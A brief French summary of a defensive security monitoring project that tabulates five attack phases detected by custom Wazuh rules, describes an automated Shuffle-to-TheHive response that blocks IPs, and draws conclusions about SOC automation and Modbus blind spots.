15 règles Wazuh personnalisées → les 5 phases d'attaque détectées en temps réel

Phase	Menace détectée	Niveau
P1	Scan réseau (Nmap)	10-13
P2	SQLi + Webshell	12-15
P3	Brute force AD + Kerberoasting	10-14
P4	Tunnel SSH vers OT	13-14
P5	Manipulation registre PLC (Modbus FC06)	13-15

Workflow automatisé : Alerte Wazuh (niveau ≥ 13) → Webhook Shuffle → Playbook → Cas TheHive créé + IP bloquée via iptables, en moins de 5 secondes.

DASHBOARD WAZUH



CONCLUSION

Ce que ce projet nous retenons

- Un **SOC moderne** réduit drastiquement le dwell time d'un attaquant.
- L'**automatisation SOAR** permet de répondre à l'échelle, sans intervention manuelle.
- La **segmentation réseau seule ne suffit pas** — il faut de la détection active sur chaque zone, y compris OT.
- Les **protocoles industriels legacy** (Modbus) restent un angle mort critique de la cybersécurité.

